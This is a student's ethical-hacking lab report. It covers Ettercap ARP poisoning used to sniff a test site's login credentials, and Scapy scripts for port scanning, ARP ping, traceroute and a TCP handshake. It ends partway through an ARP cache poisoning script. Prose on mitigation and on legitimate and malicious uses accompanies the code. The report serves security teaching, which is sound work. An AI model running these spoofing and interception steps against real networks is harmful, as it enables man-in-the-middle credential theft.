

Department of Computer Science and Engineering

IT321-Ethical Hacking

AY:2023-2024

Name of student: Adwait Purao

UCID: 2021300101

Class and Branch: COMPS B

Objective: To perform network socket programming for Information Security

Outcomes:

After successful completion of lab students will be able


1. Perform the ARP poisoning using ettercap
2. Understand the use of scapy
3. To perform Scanning based on Scapy
4. To develop and analyze network attacks using scapy

System Requirements:

- 1) A Kali Linux machine, real or virtual.
- 2) Windows with Python installed, but it's easier to just use Linux.

Part-I: ARP Poisoning using Ettercap tool

1. What is ARP poisoning: Performing Man -in-the-Middle Attack using Ettercap
Arp poisoning -



Refer- <https://www.okta.com/identity-101/arp-poisoning/>


Steps to perform -

- Open terminal and type ettercap -g in kali


```
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```


- Scan for the host




- c. Add target, target 1 as gateways ip address , add target 2 as windows ip address




- d. Arp poisoning



- e. Start sniffing
- f. Visit windows os
 - i. Access any http website login page, ex acunetix
<http://testphp.vulnweb.com/login.php>
 - ii. Type user name and password




g. Observe ettercap output in kali



Short analysis :

2. Specify the ways to detect/avoid/Mitigate ARP poisoning.



To combat ARP poisoning, mix traditional tactics with modern tech wizardry. Solidify your network with Static ARP Entries, making key systems unassailable. Deploy ARP Spoofing Detection Software to sniff out imposters, and use DHCP

Snooping to allow only legit traffic. Strengthen defenses with Dynamic ARP Inspection, ensuring only verified ARP traffic passes. Segment with VLANs for tighter control, and encrypt data to keep it safe from prying eyes. Educate users to be cyber-aware, making them allies in your defense. Together, these strategies form a potent shield against ARP poisoning, keeping your digital realm secure.

Part-II: Network Attacks using Scapy

System Requirements:

- [1] Linux OS
- [2] Python and Scapy
- [3] VirtualBox
- [4] VMs

Network Scanning:

[1] Network Scanning-Port Scan

Develop a Scapy code for port scan:

```
import argparse
from scapy.all import *

def port_scan(target_ip, ports, scan_type):
    open_ports = []
    closed_ports = []

    for port in ports:
        # Craft UDP or TCP packet based on scan type
        if scan_type == 'udp':
            packet = IP(dst=target_ip) / UDP(dport=port)
        else:
            packet = IP(dst=target_ip) / TCP(dport=port,
flags="S")

        # Send packet and wait for response
        response = sr1(packet, timeout=1, verbose=0)
```

```

        if response is not None:
            # Check if ICMP Port Unreachable is received
            if response.haslayer(ICMP) and
response[ICMP].type == 3 and response[ICMP].code == 3:
                closed_ports.append(port)
            else:
                open_ports.append(port)
        else:
            closed_ports.append(port)

    return open_ports, closed_ports

def main():
    parser = argparse.ArgumentParser(description='Port
scanner')
    parser.add_argument('-t', '--target', required=True,
help='Target IP address')
    parser.add_argument('-s', '--scan', choices=['tcp',
'udp'], default='tcp', help='Scan type (tcp or udp)')
    args = parser.parse_args()

    target_ip = args.target
    scan_type = args.scan
    ports_to_scan = range(1, 1025)

    open_ports, closed_ports = port_scan(target_ip,
ports_to_scan, scan_type)

    print(f"{args.scan} scan on {target_ip} with ports
range (1, 1024)")
    for port in range(1, 1025):
        if port in closed_ports:

```

```

        print(f"{port} | Closed")
    elif port in open_ports:
        print(f"{port} | Open/filtered")

if __name__ == "__main__":
    main()

```

```

(kali㉿kali)-[~/scapy/scapy]
$ sudo python3 scanner_test.py -t 10.0.2.15 -s udp
udp scan on, 10.0.2.15 with ports range(1, 1024)
1 | Closed
2 | Open / filtered
3 | Closed
4 | Open / filtered
5 | Closed
6 | Open / filtered
7 | Closed
8 | Open / filtered
9 | Closed
10 | Open / filtered
11 | Closed
12 | Open / filtered
13 | Closed
14 | Open / filtered
15 | Closed
16 | Open / filtered
17 | Closed
18 | Open / filtered
19 | Closed
20 | Open / filtered
21 | Closed

```

Short Analysis:

[i] What are the uses of a port scan for a network administrator?

For a network administrator, a port scan is a critical tool for ensuring the security and efficiency of a network. It involves scanning the network's devices for open ports and, by extension, the services running on those ports. This process can serve several purposes:

Security Assessment: By identifying open ports, a network administrator can determine which services are exposed to the internet. This information is crucial for assessing the network's vulnerability to attacks, as each open port can potentially be exploited by unauthorized users.

Network Inventory: Port scanning helps in creating an inventory of all devices and services running on the network. This inventory is valuable for both security and operational maintenance, helping administrators manage resources effectively.

Compliance Verification: In certain industries, regulatory requirements dictate which services can be exposed and how data transmissions should be secured. Port scanning can verify compliance with these regulations by ensuring that only approved ports are open and that unnecessary services are disabled.

Firewall and IDS/IPS Testing: Administrators can use port scans to test the effectiveness of firewalls and Intrusion Detection Systems/Intrusion Prevention Systems (IDS/IPS). By performing controlled scans, they can verify if these security measures are correctly identifying and blocking unauthorized access attempts.

Identifying Unauthorized Services: Port scans can detect services that should not be running on the network, whether they were set up without proper authorization or by malware. Early detection allows for the swift removal of these services before they can be exploited.

Network Performance Optimization: By identifying unnecessary services that consume bandwidth or system resources, administrators can disable them to optimize network performance.

Troubleshooting and Service Monitoring: Regular scanning can help in troubleshooting network issues by identifying changes in the network's service configuration. It can also be used to monitor the availability and responsiveness of critical services.

However, it's essential for administrators to conduct port scans ethically and legally. This often means obtaining permission before scanning networks they do not own and ensuring that their activities do not disrupt network services or violate privacy laws. Additionally, the interpretation of scan results requires expertise to distinguish between legitimate services and potential vulnerabilities, making the role of the network administrator critical in the context of port scanning.

[ii] What are the uses of a port scan for a hacker?

For hackers or malicious actors, a port scan is often one of the first steps in the reconnaissance phase of a cyber attack. By scanning a target's network for open ports, a hacker can gather valuable information about the network's structure, security posture, and potential vulnerabilities. Here are several uses of a port scan from the perspective of a hacker:

Identifying Active Devices: By scanning a range of IP addresses, hackers can discover which devices are active on a network. This is often a precursor to further attacks, as identifying active devices helps narrow down potential targets.

Discovering Open Ports: Open ports are gateways into a network's devices. By identifying which ports are open, a hacker can infer what types of services might be running on a device. This information is crucial for planning subsequent stages of an attack.

Fingerprinting Operating Systems and Services: Certain characteristics of how a port responds to inquiries can help a hacker determine the operating system or the specific software running on a device. This technique, known as fingerprinting, can be used to tailor attacks to exploit known vulnerabilities in specific software versions.

Finding Vulnerable Services: Once a hacker knows what services are running on which ports, they can use this information to search for known vulnerabilities or misconfigurations in those services. Exploiting these vulnerabilities can provide unauthorized access or allow the attacker to execute malicious code on the target device.

Mapping the Network: Port scans help in mapping out the network's structure, including identifying firewalls, routers, and other security devices. Understanding the network topology allows hackers to plan how to navigate the network and escalate their privileges while avoiding detection.

Evading Detection: Sophisticated attackers use port scans cautiously to avoid detection by intrusion detection systems (IDS) or security teams. They may spread their scans over a longer period or use stealthier scanning techniques to gather information without raising alarms.

Preparation for Advanced Persistent Threats (APTs): In more sophisticated attacks, such as APTs, hackers use the information from port scans to establish a foothold in the network. This is often done with the goal of maintaining long-term access to the network to steal sensitive information or monitor network activity over time.

It's important to note that while port scanning is a common tool for hackers, it's also a double-edged sword. Network security professionals use knowledge of these tactics to set up defenses, such as configuring firewalls to limit access to necessary services only, using intrusion detection/prevention systems to monitor for suspicious activity, and regularly updating and patching software to protect against known vulnerabilities. Awareness of how hackers use port scans is crucial for developing effective security strategies to protect networks from unauthorized access.

[2] Network Scanning- ARP Ping

Develop a Scapy code for ARP Ping:

```
from scapy.all import *  
import sys
```

```


Timeout = 2

if len(sys.argv) != 2:
    print("Usage: arp_ping.py IP")
    sys.exit(1)

answered, unanswered = srp(Ether(dst="ff:ff:ff:ff:ff:ff") /
ARP(pdst=sys.argv[1]), timeout=Timeout, verbose=False)

if len(answered) > 0:
    print(answered[0][0].getlayer(ARP).pdst, "is up")
elif len(unanswered) > 0:
    print(unanswered[0].getlayer(ARP).pdst, "is down")

```



```

(kali@kali)-[~/scapy/scapy]
$ sudo python3 arp_ping.py 10.0.2.15
10.0.2.15 is up

```

[i] Why are ARP pings (arping) useful to a network administrator?

ARP (Address Resolution Protocol) pings, often performed using the arping utility, are useful to network administrators for several reasons:

Address Resolution: ARP pings help in resolving Layer 2 addresses (MAC addresses) to Layer 3 addresses (IP addresses). This is crucial for communication within a local network, as devices need to know the MAC addresses of other devices to send data packets effectively.

Network Troubleshooting: ARP pings can be used as a diagnostic tool to troubleshoot connectivity issues within a network. By sending ARP requests and analyzing responses, network administrators can identify problems such as incorrect IP configurations, network congestion, or malfunctioning network devices.

Network Mapping: ARP pings can aid in mapping out the devices connected to a network. By sending ARP requests to all possible IP addresses within a subnet, administrators can discover active devices and their corresponding MAC addresses. This information can be useful for network inventory management and security purposes.

Address Conflict Detection: ARP pings can help detect IP address conflicts within a network. If multiple devices are configured with the same IP address, ARP responses may reveal conflicting MAC addresses. Identifying such conflicts allows administrators to resolve them and ensure proper network operation.

Security Monitoring: ARP pings can be used as part of security monitoring efforts to detect unauthorized devices or ARP spoofing attacks. By periodically sending ARP requests and monitoring responses, administrators can detect unusual or unexpected changes in the network topology that may indicate security breaches.

Short Analysis:

[3] Network Scanning- Trace routing

Develop a Scapy code for trace routing

```
from scapy.all import *
import sys

if len(sys.argv) != 2:
    print("Usage: python3 scapy.py hostname")
    sys.exit(1)

hostname = sys.argv[1]
print(f"Trace routing {hostname}")

for i in range(1, 28):
    pkt = IP(dst=hostname, ttl=i) / UDP(dport=33434)
    # Send the packet and get a reply
    reply = sr1(pkt, verbose=0)
```

```
if reply is None:
    # No reply =(
    break
elif reply.type == 3:
    # We've reached our destination
    print("Done!", reply.src)
    break
else:
    # We're in the middle somewhere
    print("%d hops away: " % i, reply.src)
```

```
(kali㉿kali)-[~/scapy/scapy]
$ sudo python3 trace_scapy.py google.com
['trace_scapy.py', 'google.com']
Trace routing google.com
1 hops away: 10.0.2.1
```

Short Analysis:

What are the legitimate uses of a traceroute?

Traceroute is a valuable networking tool with several legitimate uses:

Network Troubleshooting: Traceroute helps identify the path taken by packets from the source to the destination. If there are connectivity issues, traceroute can pinpoint where along the route the problem occurs, such as a malfunctioning router or a congested network link.

Network Performance Analysis: Traceroute provides insights into network performance by measuring the round-trip time (RTT) of packets to each hop. High RTT values can indicate network congestion or latency issues that need to be addressed.

Route Optimization: Traceroute helps optimize network routes by identifying the most efficient path between the source and destination. This is particularly important for services that require low latency or high throughput, such as online gaming or video streaming.

Security Analysis: Traceroute can be used for security purposes to detect unauthorized routing or network anomalies. By comparing expected and observed routes, network administrators can identify potential security threats, such as route hijacking or man-in-the-middle attacks.

Network Planning: Traceroute assists in network planning by providing information about the topology and structure of the network. This information is useful for designing network architectures, determining optimal locations for network infrastructure, and assessing the impact of network changes.

ISP Troubleshooting: Traceroute helps customers diagnose connectivity issues with their internet service providers (ISPs). By tracing the route to various destinations on the internet, customers can determine whether the problem lies with their ISP or with the destination network.

What are the malicious uses of a traceroute?

While Traceroute is a legitimate and useful networking tool, it can also be misused for malicious purposes:

Network Reconnaissance: Attackers can use Traceroute to map out the network topology of a target organization, identifying internal hosts, routers, and firewalls. This information can then be used to plan further attacks, such as targeted phishing campaigns or network infiltration.

Denial of Service (DoS) Attack Amplification: By spoofing the source IP address in Traceroute packets, attackers can flood a victim's network with Traceroute requests. This can overwhelm network resources and lead to a denial of service (DoS) attack, disrupting normal network operations.

Stealthy Network Penetration: Attackers may use Traceroute to identify network paths that bypass security controls, such as firewalls or intrusion detection systems (IDS). Once these paths are identified, attackers can exploit them to gain unauthorized access to sensitive network resources without triggering alarms.

Network Traffic Analysis: Traceroute can be used to analyze network traffic patterns and identify potential vulnerabilities or points of entry into a network. Attackers can use this information to launch targeted attacks, such as packet sniffing or traffic interception.

Spoofing and Evasion: Attackers may spoof Traceroute packets to disguise their true identity or evade detection by security mechanisms. By manipulating Traceroute responses, attackers can make it difficult for network administrators to trace the source of malicious activities.

Information Disclosure: Traceroute responses may contain sensitive information about network infrastructure, such as IP addresses, hostnames, and routing paths. Attackers can exploit this information to gather intelligence about potential targets or exploit known vulnerabilities in network devices.

[4] TCP connect- 3 Way Handshake

Develop a Scapy code for TCP 3-way handshake

```
from scapy.all import *
import sys

# Check if source IP and destination IP are provided as
command-line arguments
if len(sys.argv) != 3:
    print("Usage: python3 three.py src_ip dest_ip")
    sys.exit(1)

# Extract source and destination IP addresses from
command-line arguments
```



```

src_ip = sys.argv[1]
dst_ip = sys.argv[2]

# Create IP layer
ip = IP(src=src_ip, dst=dst_ip)

# Create SYN packet
SYN = TCP(sport=1500, dport=80, flags='S', seq=100)

# Send SYN packet and receive SYN-ACK response
SYNACK = sr1(ip/SYN)
print("Sent SYN")

# Extract the sequence number from the SYN-ACK packet and
increment it for the ACK packet
my_ack = SYNACK.seq + 1

# Create ACK packet
ACK = TCP(sport=1050, dport=80, flags='A', seq=101,
ack=my_ack)

# Send ACK packet
send(ip/ACK)
print("Received SYN ACK")

# Data payload for the PUSH packet
payload = "testdatafor handshake"

# Create PUSH packet
PUSH = TCP(sport=1050, dport=80, flags='PA', seq=11,
ack=my_ack)

# Send PUSH packet with data payload

```

```
send(ip/PUSH/payload)
print("Sent ACK")
```

```
(kali㉿kali)-[~/scapy/scapy]
└─$ sudo python3 three.py 10.0.2.4 10.0.2.15
Begin emission:
Finished sending 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
Sent SYN
.
Sent 1 packets.
Received SYN ACK
.
Sent 1 packets.
Sent ACK
```

Short Analysis:

What is the purpose of the 3-way TCP handshake?

The 3-way TCP handshake serves several important purposes in establishing a reliable and orderly connection between two network endpoints:

Synchronization: The TCP handshake allows both the client and the server to synchronize their sequence numbers for the data transmission. During the handshake, each side generates an initial sequence number (ISN) that is used to identify segments of data. By exchanging these sequence numbers in the handshake process, both sides can establish a common starting point for sequence number generation.

Connection Initiation: The TCP handshake is used to initiate a connection between the client and the server. The client sends a SYN (synchronize) segment to the server, indicating its intention to establish a connection. The server responds with a SYN-ACK (synchronize-acknowledgment) segment, acknowledging the client's request and indicating its own readiness to establish the connection.

Connection Verification: The TCP handshake allows both parties to verify the willingness and ability of the other party to participate in the communication. By exchanging SYN and SYN-ACK segments, both sides confirm that they are reachable and operational. This helps prevent connection attempts to non-existent or unresponsive hosts.

State Establishment: The TCP handshake sets up the initial state information for the connection, including the initial sequence numbers, window sizes, and other parameters. Once the handshake is complete, both sides transition to the ESTABLISHED state, indicating that the connection is active and ready for data transmission.

Reliability: The TCP handshake helps establish a reliable communication channel by ensuring that both sides are aware of the connection state and initial parameters. This helps prevent data loss, duplication, or out-of-order delivery by providing a framework for sequence number management and acknowledgment.

What other protocol is similar to TCP but does not have a function like TCP handshaking?

One protocol similar to TCP but does not have a function like TCP handshaking is the User Datagram Protocol (UDP). UDP is also a transport layer protocol like TCP, but it operates in a connectionless manner without the overhead of establishing and maintaining a connection.

Unlike TCP, which uses a 3-way handshake for connection establishment, UDP does not have a formal connection setup phase. Instead, UDP simply encapsulates data into datagrams and sends them to the destination without prior negotiation or acknowledgment.

Here are some key differences between TCP and UDP:

Connection Orientation: TCP is connection-oriented, meaning it establishes a virtual connection between the sender and receiver before data transfer begins, whereas UDP is connectionless, meaning it does not establish a connection before transmitting data.

Reliability: TCP provides reliable, ordered delivery of data packets with error detection, retransmission, and flow control mechanisms, ensuring that data arrives intact and in the correct order. UDP, on the other hand, does not provide these reliability features, making it more lightweight and suitable for applications where occasional packet loss or out-of-order delivery is acceptable.

Handshaking: As mentioned, TCP utilizes a 3-way handshake for connection setup, whereas UDP does not have a formal handshake mechanism. UDP datagrams are sent without prior negotiation, and there is no acknowledgment mechanism at the transport layer.

Statefulness: TCP maintains connection state information on both the sender and receiver sides to manage the flow of data and ensure reliable delivery. UDP, being connectionless, does not maintain any state information beyond the current datagram being transmitted.

Performance: Due to its connectionless nature and lack of overhead associated with connection setup and maintenance, UDP typically offers lower latency and faster transmission speeds compared to TCP. However, this comes at the cost of reliability and ordered delivery, making UDP more suitable for real-time communication, multimedia streaming, and other latency-sensitive applications where speed is prioritized over reliability.

Network Attacks:

[1] ARP Cache Poisoning

Develop a Scapy code for ARP cache poisoning

```
from scapy.all import *

def getmac(targetip):
    arppacket = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(op=1,
pdst=targetip)
```

```

    targetmac = srp(arppacket, timeout=2,
verbose=False)[0][0][1].hwsrc
    return targetmac

def spoofarpcache(targetip, targetmac, sourceip):
    spoofed = ARP(op=2, pdst=targetip, psrc=sourceip,
hwdst=targetmac)
    send(spoofed, verbose=False)

def restorearp(targetip, targetmac, sourceip, sourcemac):
    packet = ARP(op=2, hwsrc=sourcemac, psrc=sourceip,
hwdst=targetmac, pdst=targetip)
